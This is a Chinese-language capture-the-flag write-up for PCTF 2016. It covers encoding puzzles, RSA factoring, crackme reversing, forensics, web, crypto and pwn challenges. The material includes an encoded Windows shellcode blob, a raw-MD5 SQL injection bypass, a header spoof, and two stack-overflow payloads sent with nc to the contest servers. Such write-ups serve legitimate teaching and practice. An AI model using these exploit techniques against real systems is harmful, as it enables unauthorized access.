PCTF Writeup

Author: Himyth

0x00. base64?[测试题] 0 BASIC

Base32 + Hex解码

```
In [3]: s = 'GUYDIMZVGQ2DMN3CGRQTONJXGM3TINLGG42DGMZXGM3TINLGGY4DGNBXGYZTGNLGGY3DGNBWMU3WI==='
In [4]: base64.b32decode(s).decode('hex')
Out[4]: 'PCTF{Just_t3st_h4v3_f4n}'
```

0x01. 关于USS Lab.[测试题] 0 BASIC

UBIQUITOUS SYSTEM SECURITY LAB.

0x02. veryeasy[测试题] 0 BASIC

strings + grep

```
→ strings veryeasy.d944f0e9f8d5fe5b358930023da97d1a | grep "PCTF"
PCTF{strings_i5_3asy_isnt_i7}
```

0x03. 段子[测试题] 0 BASIC

GBK

```
In [10]: 'PCTF{%s}' % '锟斤拷'.encode('hex').upper()
Out[10]: 'PCTF{E9949FE696A4E68BB7}'
```


0x04. 手贱[测试题] 0 BASIC

d78b6f302l25cdc811adfe8d4e7c9fd34，多了一个L。

```
md5('hack') = d78b6f30225cdc811adfe8d4e7c9fd34
```

0x05. 美丽的实验室logo[测试题] 0 BASIC

0x7011处有第二张图，binwalk没扫出来，搜ffd9可以找到。winhex挖出来。


PCTF{You_are_R3ally_Car3ful}

0x06. veryeasyRSA[测试题] 0 BASIC

提交十进制

```
root@kali:~# rsatool.py -p 3487583947589437589237958723892346254777 -q 8767867843568934765983476584376578389 -e 65537
Using (p, q) to initialise RSA instance
n =
439aeab34eaee973e968ebdd11d6d3ef7302072c4bfd4f7fe2b0cf9889277f6d
e = 65537 (0x10001)
d =
2a66af6d669c2daf956549098e76becfae00a8dd750ffe85c9c795776014b601
p = 3487583947589437589237958723892346254777 (0xa3fc43c5edff159ebe804ece67bae75b9)
q = 8767867843568934765983476584376578389 (0x698a1429f7b5864fe136d1d8a423155)
```

0x07. 神秘的文件[测试题] 0 BASIC

mount起来，打印就好

```
root@kali:~/Desktop# mkdir mnt && mount haha.f38a74f55b4e193561d1b707211cf7eb mnt
root@kali:~/Desktop# cd mnt
root@kali:~/Desktop/mnt# for i in `ls`; do mv -f $i `echo $i | sed 's/^[0-9]$/00\0/' | sed 's/^[0-9][0-9]$/0\0/'`; done
root@kali:~/Desktop/mnt# cat *
Haha ext2 file system is easy, and I know you can easily decompress of it and find the content in it.But the content is spilted in pieces can you make the pieces together. Now this is the flag PCTF{P13c3_7oghter_i7}. The rest is up to you. Cheer up, boy.cat: lost+found: 是一个目录
```

0x08. 公倍数[测试题] 0 BASIC

1000000000以内：

- 3的倍数：3 6 9 ... (1000000000 - 1)
- 5的倍数：5 10 15 ... (1000000000 - 5)
- 15的倍数：15 30 45 ... (1000000000 - 10)

求和公式算一下sum(3) + sum(5) - sum(15)

0x09. Easy Crackme[测试题] 0 BASIC

第一位和0xAB异或，后面和一个数组异或，跟list1比较

```
  xor_key[0] = -85;
  xor_key[1] = -35;
  xor_key[2] = 51;
  xor_key[3] = 84;
  xor_key[4] = 53;
  xor_key[5] = -17;
  printf((unsigned __int64)"Input your password:");
  _isoc99_scanf((unsigned __int64)"%s");
  if ( strlen(input) == 26 )
  {
    v3 = 0LL;
    if ( (input[0] ^ 0xAB) == list1 )
    {                                           // 异或后比较
      while ( ((unsigned __int8)input[v3 + 1] ^ (unsigned __int8)xor_key[(signed __int64)(((signed int)v3 + 1) % 6)]) == byte_6B41D1[v3] )
      {
        if ( ++v3 == 25 )
        {
          printf((unsigned __int64)"Congratulations!");
          return 0;
        }
      }
    }
  }
```

解密脚本：

```
In [27]: xor_key = [ctypes.c_uint8(int(_)).value for _ in '-85 -35 51 84 53 -17'.split(' ')]

In [28]: enc = [int(_, 16) for _ in 'FB 9E 67 12 4E 9D 98 AB 00 06 46 8A F4 B4 06 0B 43 DC D9 A4 6C 31 74 9C D2 A0'.split(' ')]

In [29]: print chr(enc[0] ^ 0xAB) + ''.join([chr(xor_key[i % 6] ^ enc[i]) for i in xrange(1, len(enc))])
PCTF{r3v3Rse_i5_v3ry_eAsy}
```

0x0a. Secret 50 BASIC

看header

```
Secret:Welcome_to_phrackCTF_2016
```

0x0b. 爱吃培根的出题人 50 BASIC

培根密码分成AB，按大小写分

```
In [40]: s = "bacoN is one of aMerICa'S sWEethEartS. it's A dARlinG, SuCCulEnt fOoD tHAt PaIRs FlawLE"

In [41]: re.sub(r'[a-z]', 'A', re.sub(r'[A-Z]', 'B', re.sub(r'[^\w]', '', s)))
Out[41]: 'AAAABAAAAAAAABAABBBABABBAAABAAABAAABABBAAABBABBAABAAABABABBABABBABAAABB'
```

拿到网上解一解

0x0c. Easy RSA 50 BASIC

N = 322831561921859， e = 23，cipher = 0xdc2eeeb2782c。分解N

```
→ yafu-x64
factor(322831561921859)
***factors found***
P8 = 23781539
P8 = 13574881
```

```
root@kali:~# rsatool.py -p 23781539 -q 13574881 -e 23
n = 322831561921859 (0x1259d14921543)
d = 42108459725927 (0x264c23c8b467)

In [44]: print ('%x' % pow(0xdc2eeeb2782c, 42108459725927, 322831561921859)).decode('hex')
3a5Y
```

0x0d. ROPGadget 50 BASIC

找个网站翻译一下

```
0:  94                      xchg   esp,eax
1:  c3                      ret
2:  8b 08                   mov    ecx,DWORD PTR [eax]
4:  89 0a                   mov    DWORD PTR [edx],ecx
6:  5b                      pop    ebx
7:  c3                      ret
```

0x0e. 取证 50 BASIC

内存取证神器Volatility

0x0f. 熟悉的声音 50 BASIC


摩斯电码：

```
In [47]: 'XYYY YXXX XYXX XXY XYY X XYY YX YYXX'.replace('X', '.').replace('Y', '-')
Out[47]: '.--- -... .-.. ..- .-- . .-- -. --..'
```

扔到网上解开是JBLUWEWNZ，扔到JPK里跑一跑凯撒密码

```
PHRACKCTF
```

0x10. Baby's Crack 100 BASIC



```
  output_pointer = v7;
  while ( feof(*(_QWORD *)&argc, argv, v8, input_pointer) == 0 )
  {
    char = fgetc(*(_QWORD *)&argc, argv, v9, input_pointer);
    if ( char != -1 && char )
    {
      if ( char > 47 && char <= 96 )
      {
        char += 53;
      }
      else if ( char <= 46 )
      {
        char += char % 11;
      }
      else
      {
        char -= char % 61;
      }
      fputc(*(_QWORD *)&argc, argv, output_pointer, (unsigned int)char);
    }
  }
  fclose(*(_QWORD *)&argc, argv, v9, output_pointer);
```

直接拉出来跑一个对照表：


```
→ ConsoleApplication1.exe
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
:;=?ABDFHJKMOQS efghijklmnopqrstuvwxyz{|}~€亗儀厗喻堋媽峎弻憭摂?=========================zzzzz
```

取对应的一小段去翻译

```
In [58]: t = maketrans('efghijklmnopqrstuvwxyz{|}', '0123456789:;<=>?@ABCDEFGH')

In [59]: enc = 'jeihjiiklwjnk{ljj{kflghhj{ilk{k{kij{ihlgkfkhkwhhjgly'

In [60]: enc.translate(t).decode('hex')
Out[60]: 'PCTF{You_ar3_Good_Crack3R}'
```


0x11. Help!! 150 BASIC

word的体积远大于里面的那张图片，还有东西。解压开来word.zip\word\word\media下有两张图片：


++++++++++++++++++竟然被你发现了！！
PCTF{You_Know_moR3_4boUt_woRd}

0x12. Shellcode 200 BASIC

alpha编码过的shellcode，拿shellcodeexec跑一跑



```
D:\ScriptHigh\shellcodeexec-master\windows
→ shellcodeexec.x32.exe PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ    KzyCDq414FQyBlrRWEahI1tLKT16Pn
k1ftLnkPvwlnkW6fhNkan5pNkgF6XPOR8T5HsCivaN19okQSPlKRLvD6D    LK1Ja0FaXkhcTtBink4tlKUQhnvQYo
tqo0ylnLMTO0SDEWZahOtMwqhG8kXteksLwTdh1e8aLKsja4uQ8kavLKd    9bdvDeL1qiSnR5XVIXTOyjENikrphN
nrnVnhlBrzHooKOYoyok93u7tOKCNyHzBBSnguLgTcbyxlNKOYoYoMYaU    3E2Se5T26PyKK8QLTddJlIZFBvyoSe
UTLIkrv0oKy8ORpMmlk7Gl6DBrm8SoyoioyoaxrOqh0XwP1xu1Qw1upBb    CaxQmRxgPUp0hpnPn4srRe8BDSo2PT
7axqOCWROpophSYpnSo04u83K72Peu70hBpCsqDpF4qHIMXpLQ429k98a    f5GxAA
```

MessageBox

PCTF{Begin_4_good_pwnn3r}

确定

0x13. PORT51 100 WEB

nc可以指定用那个端口来访问，用51端口即可。
还好在家里做的这题，把路由器拔了。现在在学校出口VPN应该做不了这题了？

0x14. LOCALHOST 150 WEB

加上x-forwarded-for: 127.0.0.1即可

0x15. Login 250 WEB

header里有hint

```
Hint:"select * from `admin` where password='".md5($pass,true)."'"
```

md5的第二参数true会返回raw的结果，会产生截断。参考http://dc406.com/home/393-sql-injection-with-raw-md5-hashes.html

```
content: 129581926211651571912466741651878684928
count:   18933549
hex:     06da5430449f8f6f23dfc1276f722738
raw:     ?T0D??o#??'or'8.N=?
```


0x16. Medium RSA 200 CRYPTO

N不大，yafu继续分解


```
p: 275127860351348928173285174381581152299
q: 319576316814478949870590164193048041239
e: 65537
d: 10866948760844599168252082612378495977388271279679231539839049698621994994673
n: 87924348264132406875276140514499937145050893665602592992418171647042491658461
```

0x17. BrokenPic 400 CRYPTO

看数据以16字节为单位的变化，应该是AES，对bmp来说，块密码没有什么作用。图像大体的形状还是在的。看下大小是1366*768，加上bmp头，打开非常模糊



图像中最多的应该是白色，写个脚本把大量出现的那个块异或成全F看看，扫扫就出来了



0x18. 上帝之音 400 MISC

观察了一下，差不多每64个取样点有一个信号，先全部提取出来。后来提示说是曼切斯特编码，再把上一步的数据转成解码后的结果。最后发现是张图片。

```python
def wav_to_pulse():
    interval = 64
    w = wave.open('./godwave.wav', 'rb')
    pulse = []
    for i in xrange(w.getnframes() / interval):
        t = [abs(ctypes.c_int16(int(w.readframes(1)[::-1].encode('hex'), 16)).value)
             for _ in xrange(interval)]
        pulse.append(1 if (sum(t) / len(t)) > 10000 else 0)
    return pulse
def pulse_to_bits(pulse):
    start = 0
    bits = ""
    while start < len(pulse):
        bits += '1' if pulse[start] - pulse[start + 1] > 0 else '0'
        start += 2
    return bits
pulse = wav_to_pulse()
bits = pulse_to_bits(pulse)
t = '%x' % int(bits, 2)
t = ('' if len(t) % 2 == 0 else '0') + t
open('result.png', 'wb').write(t.decode('hex'))
```

0x19. FindKey 150 REVERSE

打开看hex，在尾巴上看到raw_input，猜是python，反编译一下。

```
flag = raw_input('Input your Key:').strip()
if len(flag) != 17:
    print 'Wrong Key!!'
    sys.exit(1)
flag = flag[::-1]
for i in range(0, len(flag)):
    if ord(flag[i]) + pwda[i] & 255 != lookup[i + pwdb[i]]:
        print 'Wrong Key!!'
        sys.exit(1)
print 'Congratulations!!'
```


写个反着的

```
flag = []
for i in range(0, 17):
    flag.append(chr(lookup[i + pwdb[i]] - pwda[i] & 255))
flag = flag[::-1]
print ''.join(flag)
```

0x1a. Confused ARM 500 REVERSE

没做出来。。

0x1b. Tell Me Something 100 PWN



```
int __cdecl main(int argc, const char **argv, co
{
  __int64 v4; // [sp+0h] [bp-88h]@1

  write(1, "Input your message:\n", 0x14uLL);
  read(0, &v4, 0x100uLL);
  return write(1, "I have received your message,
}
```

读了256，可以覆盖返回地址，看到一个good_game函数会打印flag，直接跳过去就行，地址0x400620

```
→ python -c "print 'x' * 0x88 + '\x20\x06\x40' + '\x00' * 5 + '\n'" | nc pwn.phrack.top 9876
Input your message:
I have received your message, Thank you!
PCTF{This_is_J4st_Begin}
```

0x1c. Smashes 200 PWN

第一次输入可以栈溢出，但是会破坏掉canary，stack_chk就会失败。正好利用这个失败打印一些东西，于是索性溢出到command line args。把程序路径覆盖成flag。然后chk失败后就会打印。

但是其中还有一部分代码是清除flag的。data段在最开始的时候会被load两次，所以只要找到另一段就行了

```
→ python -c "print \"x\" * (0x118 + 0x100) + \"\x20\x0d\x40\" + \"\x00\" * 5 + \"\n\"" | nc pwn.phrack.top 9877
Hello!
What's your name? Nice to meet you, xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
